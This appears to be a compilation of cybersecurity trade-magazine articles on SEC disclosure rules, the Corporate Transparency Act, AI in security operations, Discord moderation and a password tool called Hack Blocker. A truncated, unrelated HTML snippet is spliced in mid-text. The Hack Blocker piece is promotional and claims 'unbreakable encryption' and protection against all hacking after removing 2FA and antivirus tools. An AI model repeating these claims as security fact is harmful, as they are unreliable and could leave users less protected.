Born and raised in Hamilton, New Jersey, I am now residing in the DC metropolitan area after recently becoming a George Mason University alum. While at GMU, I obtained my Bachelor of Science degree in Cybersecurity Engineering with a minor in Intelligence Analysis. Along with writing technical pieces for CDM, I am working full time at leading mobile security company, NowSecure, as an Application Security Analyst where I do all types of fun things like exploit vulnerable apps, secure mobile application development, and contribute to exciting projects and important initiatives that are consistently highlighted thought the security industry. In addition, I also work part time with startup company, Auspex Labs, as a Cybersecurity Software Developer, where I am the main developer on Diplomacy^{TM}, a geopolitical threat intelligence engine that combines a broad assortment of metrics and NLP sentiment analysis to calculate nuanced and real-time threat scores per nation state. Working at Auspex has been pivotal in my knowledge in creating secure software and has given me the opportunity to not only develop my first product, but to also start my own startup company, productizing the software and capabilities created in Diplomacy^{TM}. Which brings me to my final endeavor, I am presently co-founder and CTO of Xenophon Analytics, a company that grew from shared interests in international political affairs and my project of building the geopolitical risk engine. When I'm not researching or coding, you can find me watching anime, reading Sci Fi, painting, or playing with my dogs! My ultimate goal in life is to learn every single day, and I'm proud to be doing just that. I love to chat about all thing's tech and security, so feel free to shoot me a message anytime.

Kylie can be reached online at [1] or on LinkedIn https://www.linkedin.com/in/kylie-m-amison-8665a7194/

Understanding The Impact of The SEC’s Cybersecurity Disclosure Regulations

By George Gerchow, CSO and SVP of IT, Sumo Logic

Corporate security and compliance teams are scrambling to understand the implications of the U.S. Security and Exchange Commission’s (SEC) recently announced cybersecurity disclosure and reporting regulations. While the need to report ‘material cybersecurity incidents’ within four days (and the anticipated penalties for non-compliance) is a concern for many security teams already stretched to the limit, the requirements for ongoing disclosure and governance may have a bigger impact.

However, industry leaders are touting the potential benefits of the new regulations, especially for investment customers who will enjoy greater transparency and accountability regarding security breaches. And companies that employ emerging technologies and best practices to address the new SEC rules may see a boost in customer confidence and achieve other competitive advantages.

What Are the New SEC Guidelines?

The SEC is responsible for regulating the security industry, and its cybersecurity regulations are designed to ensure the protection of sensitive customer and financial data. The new rules will require companies to:

- Disclose via an updated 8-K form whether they determined any cybersecurity incident to be material. They may also be compelled to document the material aspects of the incident's 'nature, scope, and timing, as well as its material impact or reasonably likely material impact on the registrant.'
- Periodically disclose the company's cybersecurity risk management, strategy, and governance in annual reports.

The new regulations will compel organizations to improve how they discover vulnerabilities and breaches, their reporting protocols, and their overall level of cybersecurity expertise. According to PwC, the SEC is now 'putting the onus on companies to give investors current, consistent and "decision-useful" information about how they manage their cyber risks.'

"Many companies will focus on enhancing their cybersecurity capabilities as they plan for the new disclosure requirements."

PwC, SEC's New Cyber Disclosure Rule

Is Your Existing Security Infrastructure 'SEC-Ready'?

As companies prepare for the new SEC rules, they must assess and adjust their current security priorities and initiatives to ensure they align with the new regulations. These initiatives may include:

Assessing cybersecurity risks. Organizations must constantly improve their security strategies and infrastructure in response to evolving cyber threats to protect sensitive data, financial assets, and mission-critical applications and systems.

Managing implementation and operational costs. Introducing new cybersecurity programs and operating a high-performance security infrastructure is costly, especially for smaller organizations. Meeting the new SEC guidelines may require incremental investments in technology, training, and auditing.

Minimizing non-compliance risks. Failure to comply with the new SEC regulations could result in material fines, penalties, legal actions, and damage to shareholder trust.

Understanding the regulatory complexities. As the SEC is essentially breaking new ground, many companies may need help interpreting and complying with the requirements.

Protecting reputation and investor confidence. A cybersecurity incident can damage a company's reputation and investor confidence. The new SEC guidelines will create greater visibility into security breaches and bring into focus how quickly and effectively companies responded to an incident.

Mitigating legal exposure. Companies impacted by a cybersecurity incident may face legal action from affected customers or investors.

The Significance of Time and Materiality

Historically, organizations have adopted incident reporting and response processes based on their own needs and requirements. Aside from general SOX (Sarbanes-Oxley Act) guidelines, there were no U.S. federal laws that required specific timeframes for companies to report material cybersecurity incidents to the public or regulatory authorities.

The new SEC rules have dramatically changed the playing field by introducing the four-day incident reporting requirement. While 'four days' is very specific, when that count-down will actually begin has yet to be fully defined. Similarly, 'materiality' is also ambiguous. These ambiguities will create challenges during the early days of the regulations. Companies will need to document and execute against their definitions of time and materiality — testing not only their detection tools and workflows but their overall security governance.

Interpreting the Rules: The Stakes Will Be High

These grey areas are even more concerning, given the expectations of significant penalties for non-compliance. Security professionals predict that fines will be released shortly and may run into millions of dollars. As well, the list of non-compliance infractions may be quite comprehensive and could include issues such as:

Losing or exposing secrets publicly in an open-source library (i.e., API keys). This may or may not be deemed a material infraction, depending on what access those keys provided.

An executive laptop was lost or stolen with a live link session still logged in (e.g., SSO). This could be considered material, with an impact on investors.

You detected a DDoS attack against your cloud-native retail application, and the system wasn't available for a short time. Is five minutes of downtime material? How about three hours or three days?

Until the regulations are interpreted and enforced over time and fines normalized, companies will need to err on the side of caution to avoid potential infractions and the resulting penalties.

The Importance of Security Logs

Security log analytics and management are critical to cybersecurity. Logs are the first things security pros examine if they suspect a cyber incident. To maximize their effectiveness, companies must quickly and efficiently capture log data in a central repository for monitoring and analysis. They also require best-in-class detection and response capabilities, a trained team, and a well-documented security operations plan. Finally, companies must commit to timely and clear communications across all technical and business stakeholders (including finance, legal, and the executive team).

Powerful new tools can simplify this process. For example, by having existing security applications feed their logs directly into cloud-native solutions, security pros can quickly determine the severity and scope of potential incidents.

Analytics and dashboarding solutions can also be used to provide reporting and automated notifications to help analysts understand the scope of detected threats and provide their organization with the information required to determine the materiality of the cybersecurity incident.

Preparing For Uncertainty

One of the biggest challenges companies now face is anticipating how the SEC regulations will play out in practice. For example, how to determine whether a potential breach is an actual incident? When does it meet the SEC reporting threshold? Running afoul of the new rules could have a material impact on the entire organization.

Due to this additional scrutiny on security breaches, we will also continue to see an evolution of the CISO or top security leader role. It will become increasingly important for CISOs to have a seat at the board table to help guide organizations' risk management processes and incident response. Public companies will also seek out security-minded board members with cross-functional business experience to be the most impactful.

Luckily, companies with a robust infrastructure and security-focused culture throughout the organization that prioritize best practices, staff training, and AI-enabled logging and reporting capabilities should be well-positioned to weather the storm.

About the Author

As Sumo Logic's CSO and SVP of IT, George Gerchow brings over 20 years of information technology and systems management expertise to the application of IT processes and disciplines. His background includes the security, compliance, and cloud computing disciplines. Mr. Gerchow has years of practical experience in building agile security, compliance and, IT teams in rapid development organizations. He is a Faculty Member for IANS - Institute of Applied Network Security and sits on several industry advisory boards. Mr. Gerchow is also a known philanthropist and Founder of a nonprofit corporation, XFoundation.

George can be reached online at LinkedIn and at our company website https://www.sumologic.com/

Why Not Shut Off Access to The Internet Whenever a Password Is Saved

AND then never have to type a password again?

By Irwin Gretczko, Founder & CEO, The Hack Blocker

So, what about the customer? Let's think about the banking, brokerage, or retail websites he relies upon to protect him against predators and hackers. He has been made aware of and may have in place already any combination of the following: Anti-virus programs such as Webroot, Malewarebytes, Zemana Antilogger, SpyHunter, as well as the standard website protections such as 2FA (2 Factor Cell Phone Authentification), a USB key, and Google Authenticator.

As background to this article, you should know that over the last three years, even though I HAD IN PLACE ALL OF THE ABOVE SO-CALLED SECURITY, I, personally, was repeatedly hacked to the tune of $350,000 in different accounts at different institutions by different attackers using varied methods. Fortunately, through attention and diligence, I was able to recoup most of these funds, but the aggravation involved was enormous. Let's look at some examples:

$100,000 CD at ALLY bank	(Caught this within 60 days, so the bank's insurance covered it)
$20,000 COINBASE bitcoin theft	(Never recouped this loss)
$1,200 AMAZON - two Apple watches	(Recovered after receiving an alert)
JUST A FEW AT OUR REGULAR BANK: $10,000 ACH transaction $500 in ZELLE withdrawals And in May 2023, a… $240,000 withdrawal attempt	 (Thwarted due to an alert) (Deterred on alert) (Withdrawal attempt exceeded account balance by $235,000, so it bounced. We had just transferred $240,000 from account days before!)

What's more, when I tried to start a clean slate and open a new bank account at another institution, I was denied despite a credit rating of over 800. When directed to Chex Systems for more information, I learned that 32 bank accounts had either been opened or were attempted to be opened in my name nationwide. I was unable to open a new bank account for two months. And what's more, we were having so much fraudulent activity in our accounts that it had become a full-time job to monitor them. We were hacked so frequently that our bank account-linked credit cards were being replaced every week or so. So often that sometimes before we even activated a card, it was no longer usable. We also incurred many service charges when canceled cards were bounced.

Frustrated, I spoke to security and fraud departments at my banks and brokerage firms to understand how my accounts had been compromised. With no answers forthcoming, I was, regrettably, beginning to equate the cybersecurity industry to the healthcare industry, where it sometimes seems profits supersede the effort to find a cure. Better to keep treating a customer in need than cure him. I preferred not to take this cynical view.

All this, combined with my background as a self-taught programmer with various inventions, prompted me to search for a solution to the problem myself. And I have created one.

First, I needed to set aside from consideration any serious mass breaches of security and focus on the three possible methods hackers use to attack and capture individuals' private information:

1. Capturing online keystrokes (keylogger)

2. Watching the screen during website access

3. Capturing and transmitting a file that contains your passwords

In our product, HACK BLOCKER, we coined the term "VACCINATES" to emphasize how it protects you against all of the hacking attacks on those websites you choose to "vaccinate." And it does this after we totally deleted and eliminated all the access security on all of the websites - 2FA, a USB physical key, Google Authenticator, and a half-dozen PC antivirus programs, which I won't bother to list.

Using our Hack Blocker invention, you gain complete, secure access to your selected websites with a single mouse click. This includes financial - banking, brokerage, retail, and many other websites. The software is purposely portable on a flash drive, making it usable on any PC, with 1-click website access and with unbreakable encryption only overcome by the user\owner. If lost, it is unusable by anyone not knowing the 'KEY.' But with the ‘KEY’, inserting a new Hack Blocker Flash Drive into the original PC automatically reinstates it with all your accumulated website data.

So, what's the magic sauce? It's simple. When a user adds or edits a new website, we turn off the internet, essentially stopping all internet traffic while the program creates a complex password and encrypts and saves the website's access information with the owner's 'KEY.' The encryption KEY is memorized by the user\owner and never appears anywhere within the saved data. Then, we turn the internet back on, access the website from a list with a single mouse click and enter the required access information with a click and paste, never having to type on the screen.

While many password manager programs attempt to do this, they are usually cloud-based. They cannot do the vital step that Hack Blocker does – automatically turn off the internet while inputting website access information and turn it back on when done.

Now you have the history behind the Hack Blocker development. It's less expensive than anything out there and is the ONLY ONE that worked for us. It is ten times easier than 2FA, USB Key, Google Authenticator, etc. And it's entirely portable – carry it on your key chain and get complete 1-click website-protected access on any PC.

There is now also a downloadable free trial version that installs directly onto your PC’s hard drive which can be activated to full functionality via email.

About the Author

Irwin Gretczko, Software Designer, Hampton Software Corp. Master's degree, former physics teacher, self-taught programmer dating back to the '70s in DOS Basic programming and upgrading in the '90s to Windows Visual Basic

Irwin Gretczko can be reached at info@thehackblocker.com at our company.

Website: https://www.thehackblocker.com

The Corporate Transparency Act: Striking a Pact Between Fact & Privacy Impact

By Tom Aldrich, Chief Strategy Officer, 360 Privacy

The Corporate Transparency Act (CTA) became law in the United States as part of the National Defense Authorization Act for FY2021. This landmark legislation is aimed to combat illicit activities such as money laundering, tax evasion, and fraud by requiring certain entities to disclose their Beneficial Owners (BOs) to the likes of the Financial Crimes Enforcement Network (FinCEN). While the intention of the act was noble in its creation, the broader implications of the law for the general public are likely to host a swath of critical impacts – such as for the case of investors, who would typically rather have transactions shielded from the public eye. Let's take a closer look at how these new disclosure requirements and how they relate to the access and privacy considerations for families, family offices, legal teams, and operational risk management personnel.

Understanding what the CTA entails

According to the legislation, which goes into effect Jan. 1, 2024, virtually every legal entity (incorporated, organized, or registered to do business in a state) must disclose information relating to its owners, officers, and controlling persons with FinCEN - or face criminal and civil penalties for failing to comply with the new reporting requirements. A reporting company (defined as domestic and foreign privately held entities) must divulge the names, dates of birth, home address, unique identifying numbers (i.e. passport or driver's license number), and accompanying images of the aforementioned unique identifying number of these individuals. The combination of such information moves an individual from being "identifiable" to "identified," which sparks the debate between proactive security measures taken by the government versus the rights of individuals to remain private.

Privacy concerns for the public

The first concern that comes to mind is one of access. According to this report issued by DLA Piper, reports filed with FinCEN "will not be accessible to the public and are not subject to requests under the Freedom of Information Act." However, some federal agencies will have access by the nature of their work: national security, civil/criminal law enforcement, intelligence, the Department of Treasury, state/local law enforcement agencies, and financial institutions as part of KYC/AML compliance requirements. In states like New York, where the New York State LLC Transparency Act is currently sitting on Gov. Kathy Hochul's desk for signature, BOs of Trusts, LLCs, LLPs, corporations, and other entities may very well be accessible through databases maintained by New York's Secretary of State.

Considerations from the past and for the future

For BOs and reporting companies who will be required to adhere to the updated CTA disclosure requirements – or for those who are unsure about their newfound compliance requirements – it is important to note a few items:

Know the strategic and tactical compliance requirements of your financial institution(s) and advisory teams. If the "FinCEN Files" have taught us anything, it is that suspicious activity reports can be leaked to the public, even when transactions and structural changes to legal entities were compliant and/or legitimate.

As of July 2023, FinCEN was building a new IT system (dubbed the Beneficial Ownership Secure System) to collect and store CTA reports. Ensure that staff members navigate to the official FinCEN website to gain access; when and where possible, employ end-to-end encryption for secure file transfer and storage of data and be wary of inbound requests soliciting data on behalf of FinCEN.

Given the federal agencies who may have access to BO data, expect an increase in phishing attempts targeted at family, staff, family office, and/or financial institution coverage teams. Spear phishing attacks from within an organization may also become a common tactic.

Review the 23 entity types (including SEC-reporting companies, insurance companies, tax-exempt companies or subsidiaries of exempt entities) which are exempt from the definition of reporting companies under the CTA. Consider the ease of access to certain entity data within your state's database (if applicable), and prevalence of personally identifiable information (PII) available on BOs/senior officers within the organization.

Understand the penalties of noncompliance. According to the legislation, failure to comply or the provision of false or fraudulent reports may result in civil fines of $500 a day for as long as the reports remain inaccurate. Failure to comply may also subject the violators to the criminal penalties of a $10,000 fine or 2 years in jail.

Review the intricacies of access and compliance regulations in each state, especially organizations with multiple areas of operation. As mentioned above, in New York's case, BO information may be accessible through means that are not applicable in other regions of the United States.

Don't wait; seriously consider getting ahead of the process and compiling reporting information now. Update internal policies to streamline report information gathering and create a system to continuously track and update upcoming changes to reporting information.


Consult with legal counsel on the upcoming changes, privacy consultants, and PII removal services to further mitigate risks posed by the availability of personal data on the open web.

Takeaways from the CTA

While the Corporate Transparency Act takes a significant step toward greater financial transparency and accountability, it doesn't come without trade-offs. As we continue to grapple with the complexities of privacy in an increasingly interconnected world, the act serves as a timely reminder of the delicate equilibrium that must be maintained between transparency and privacy.

About the Author

Tom Aldrich, VP Private Clients, 360 Privacy: Tom joined 360 Privacy as a Partner after having worked at Goldman Sachs as a private wealth advisor. He came to Goldman from the US Army, where he served as a Green Beret and functioned as both a communications and intelligence subject matter expert. He deployed overseas four times, where he was responsible for tactical and strategic targeting, intelligence, and digital exploitation. Tom is a Certified Ethical Hacker and obtained his CIPP/US Certification from the International Association of Privacy Professionals.



```
<html>
<head>
<script>
function show(shown, hidden) {
  document.getElementById(shown).style.displ
  document.getElementById(hidden).style.displ
  return false;
}
</script>
</head>
<body>

  <div id="Page1">
    Content of page 1
    <a href="#" onclick="return sh
```

AI in Cybersecurity

Separating Hype from Hyperbole

By Avkash Kathiriya

“Artificial Intelligence in cybersecurity is like a supercharged virtual fortress armed with a gazillion laser-focused cyber warriors, ready to annihilate any threat with the force of a million supernovas.” While I pulled that quote from an online hyperbole generator, the reality is cybersecurity pros are inundated with equally exaggerated AI claims with stunning regularity. It’s easy to get wrapped up in the hype cycle; AI isn’t new but has recently made notable advances. Across the cybersecurity industry, you can practically feel the vacillation between rapid adoption and unyielding hesitation. So when it comes to AI and security, do we have a good path forward or does it lead us off a cliff?

Overcoming Obstacles to AI Adoption

Security pros are justifiably tentative about artificial intelligence. Hollywood portrays AI risks as sentient robots who aim to take over the world; the real-world danger is less fantastic but can harm an organization’s cybersecurity posture. AI systems, particularly without adequate training data, can generate false positives and false negatives, leading to wasted resources, missed attacks, and potentially severe breaches. Because training AI models requires vast amounts of data, there are legitimate privacy concerns, particularly about how sensitive data is used, stored, and processed. AI’s reliability and trustworthiness remains in question for many. And with hype surrounding AI, often touting it as a security panacea, relying too heavily on tech and not enough on human expertise.

Although the market’s AI enthusiasm can lead to exaggeration, there are pragmatic approaches to integrating AI technologies into a cybersecurity program – strategies that keep humans in control. A number of security challenges simply cannot be solved at scale with humans alone. There is too much information to ingest, analyze, correlate, and prioritize. AI can help analysts with the tedium they must deal with on a daily basis. The overpromises of legacy AI models contribute to the ongoing skepticism. However, advanced AI’s potential does not lie in adding another tool to your tech stack; the value it offers enables you to connect the dots, getting the most out of your team and the tools you already have.

Adopting AI with Intention, not Impulse

Enterprises don’t need fewer security people. Their security people need fewer repetitive, monotonous tasks; they need less noise and more signal. “I went into cybersecurity to drown in log reviews and false positive analysis,” said no one ever. AI automation can reduce human intervention in the drudgery, allowing them to make context-rich, nuanced decisions – and making them faster.

AI automation can address the overwhelming information security analysts encounter, and upon closer examination, it can help with a variety of repetitive tasks, getting your team out of the weeds. Here are just a handful of ways security teams can adopt AI with intention, in an effort to improve both efficiency and effectiveness:

1. Efficient Rule Drafting: The arduous task of drafting detection rules has traditionally consumed significant human bandwidth and involved lots of guesswork. AI bots, with their ability to quickly analyze vast datasets, offer a pragmatic alternative. They can not only accelerate the drafting process but also refine detection criteria with machine precision.

2. Seamless Integration and Orchestration: Many of today’s security tools integrate with hundreds of applications, increasing functionality but not necessarily simplicity. But the challenge arises when we consider how frequently the integration needs change. Here, AI bots play a pivotal role by automating the bulk of integration processes, ensuring that cybersecurity infrastructures remain cohesive even as they evolve.

3. Addressing the Overloaded Analysts: Amid the chorus of cybersecurity challenges, information overload facing analysts often takes center stage. Deciphering genuine threats from the flood of alerts is daunting. AI can help sift through this digital noise, highlighting legit threats, and when orchestrated effectively, enables collaboration across a security function. This helps organizations more quickly act on context-rich insights and move from a reactive to proactive security posture.

4. The Meta Automation: The concept of 'automating automation' might sound abstract, but in a cybersecurity context, it's a reality. AI is at the forefront of constructing automation playbooks, a move that multiplies response speed and adaptability. This can dramatically reduce the time required to build, test, and maintain effective playbooks.

5. Effortless Documentation: Crafting exhaustive documentation and reports, a task many professionals find tedious, can be addressed using AI. By automating this process, AI ensures consistency, thoroughness, and timeliness in reporting, alleviating one more monotonous burden from the human workforce.

Not All the AI – The Right AI

AI is an overused buzzword, often accompanied by hyperbole and an inflated sense of urgency. Coupled with the baggage stemming from first generation AI tools, it’s no surprise that there is tremendous uncertainty about how and when to use it. To get beyond the blustering, we must focus our attention on the practical use cases that do the heavy computational lifting so that security teams can focus on higher-impact projects that better secure the organization.

About the Author

Avkash Kathiriya is the Senior Vice President of Research and Innovation for Cyware with substantial experience in the information security domain, product management, and business strategy. He’s a popular speaker on cybersecurity strategy and trends, and has served as an advisory board for multiple security startups.

He can be reached at https://cyware.com/company/contact-us and on X (formerly Twitter) at @CywareCo

Safeguarding Children and Vulnerable Groups Online Strategies for Enhancing Online Safety in Digital Communities

By Julie Taylor, Tech Principal, Joyn Holdings LTD & Jacob Dahlman, Team Lead, Joyn Holdings LTD

In an increasingly digital world, the safety of our children on the internet has become a paramount concern for parents and guardians. The internet offers a vast playground of opportunities for learning and socializing, but it also presents numerous risks. As the younger generations get more involved with these online communities, they can also be targets for cyberbullies, hackers, scammers, online predators, and much worse. As the internet landscape continues to evolve, online forums and group chat communities become integral aspects of our digital culture. Discord, a popular social media platform, has recognized this need for online safety and has taken significant steps to protect young users through parental controls, privacy policies, and safety resources.

Innovative Tools for Safer Online Communities

Joyn, a Denver-based tech company, has been at the forefront of developing tools that empower moderators and enhance the safety of Discord to make the internet a safer space for users, especially children. These tools not only streamline the moderation process but also provide moderators with the means to address harmful content swiftly and effectively. The creators of Joyn recognized the critical need for innovative tools while operating nearly a dozen Discord servers with a combined membership of 620,000 users. These servers, which encompassed both gaming and support communities, highlighted the critical importance of moderation and quality tools in ensuring a positive online experience.

Content moderators face myriad challenges when striving to safeguard online forums from hate speech and predatory behavior. The immense volume of content, coupled with the subtlety of some harmful interactions, poses a formidable challenge. One of the primary challenges faced by Discord server moderators is maintaining consistency and activity throughout the day, given that many moderators are volunteers. To address this issue, Joyn, a third-party developer has created innovative solutions and resources such as the Support Bot to answer frequently asked questions, along with integrating powerful moderation features into ZeroTwo to automate moderation tasks. These tools not only reduced the burden on server staff but also contributed to a safer and more controlled online environment for users of all ages. Developing effective strategies for identifying and addressing such content is an ongoing endeavor that requires technological innovation and regulatory cooperation.

Fighting Scams and Protecting Vulnerable Groups Online

While the safety of children online is undoubtedly a top priority, online safety tools must extend their protective measures beyond children to safeguard various vulnerable groups within the diverse landscape of all online platforms. Discord currently has over 150 million active users while hosting a wide variety of

user groups, and there are always individuals with malicious intent who aim to harm and upset people. While children remain a prominent focus, recent trends have unveiled new challenges, such as the surge in phishing scams targeting users of all ages. Misinformation is a common thread that runs through these threats, highlighting the fact that people of any age may lack the knowledge to discern scams and protect themselves adequately.

Specific instances involve elaborate schemes to steal Discord accounts, often through the impersonation of official bots or by exploiting QR codes, promising "free Discord Nitro" subscriptions. These scams result in users losing access to their accounts, which are subsequently used to perpetuate further scams, capitalizing on the trust within their friends' lists. Therefore, while protecting children online remains a top priority with dedicated safety tools, the need for comprehensive online safety education and awareness applies to all user groups, emphasizing the importance of tailored protective measures for different demographics. Discord has implemented several safety tools and resources to educate its growing user base and create a safer online environment. To learn more about the different types of scams circulating on the platform, community members can visit Discord’s Safety Library, under the Account Security tab, to help users from falling victim to scams and ensure all accounts are safe and secure.

Fostering Positive Online Behavior with Moderation Bots

The effectiveness of moderation bots in influencing user behavior varies depending on the community and the incentives provided. In some cases, individuals respond positively to disciplinary interventions, especially when the incentive is to avoid being banned, which often leads to behavior correction. Alternatively, rewarding continued positive behavior can also result in increased compliance and reformed individuals. However, the effectiveness of incentives varies depending on the community's culture and the individuals involved; for instance, certain communities may exhibit toxic behavior persistently until they are banned. Moreover, an additional challenge arises from a lack of awareness regarding what constitutes inappropriate behavior, particularly among children who may not have received proper guidance on ethical online interactions due to their upbringing. Thus, education and corrective measures play a critical role in improving online interactions and fostering a healthier digital environment.

However, moderation applications have proven to be effective in transforming user behavior. Joyn's community manager, recalls one noteworthy example involving a user who engaged in light spamming, which, although not extreme, disrupted the community and annoyed fellow members. Through the use of moderation tools, appropriate actions were taken against this user. Remarkably, this experience prompted the individual to reach out personally to the community manager with an apology. This intervention allowed for a more in-depth conversation about the motivations behind the spamming behavior and enabled the team member to elucidate the adverse effects it had on the community's flow and direction. This powerful interaction highlights the potential for moderation tools to not only correct behavior but also to foster understanding and positive change within online communities.

Collaborative Efforts for Safer Digital Environments

In a world where online interactions play an ever-expanding role in our lives, the safety of our children and vulnerable groups is a shared responsibility. Creating a safe online space requires more than just technology; it necessitates the cultivation of a positive and supportive community. Joyn's partnership with Discord has yielded innovative tools, servers, bots, and communities that have been instrumental in fostering a secure online environment. Their contributions extend beyond technological solutions, encompassing content moderation and community building, all with a focus on safety. By recognizing the need for moderation tools, expanding its services, and protecting all vulnerable groups, ensures that children and all users can enjoy a secure, safe, and positive internet experience.

About the Author

Julie Taylor is the Tech Principal at Joyn Holdings LTD, a pioneering technology company dedicated to developing innovative tools, solutions, and cutting-edge applications to ensure a positive online environment. Mrs. Taylor currently presides over the company's visionary technological strategies and trailblazing innovations, which have notably amplified the Discord platform. As a seasoned entrepreneur and distinguished tech executive, Julie boasts a remarkable track record of over two decades of multifaceted expertise spanning diverse industries, such as technology, finance, real estate, business, marketing, software management, consulting, and sales.

Before assuming her pivotal role at Joyn, Mrs. Taylor has honed a profound acumen in optimizing team dynamics and fostering operational efficiency, while delivering unparalleled insights to an extensive array of clients and corporate entities, spanning the spectrum from promising startups to industry-leading Fortune 500 conglomerates.

Mrs. Taylor has also cultivated an astute proficiency in art collecting and a keen eye for design, further enriching her diverse portfolio. She, along with her husband Jim, founded The Taylor Art Collection, a privately held collection of emerging and mid-career artists based in Denver, Colorado. Beyond her unparalleled professional achievements, Julie passionately advocates for mentorship programs, conservation projects, championing the growth, and empowerment of aspiring marketers in nurturing their innate potential to flourish in their endeavors.

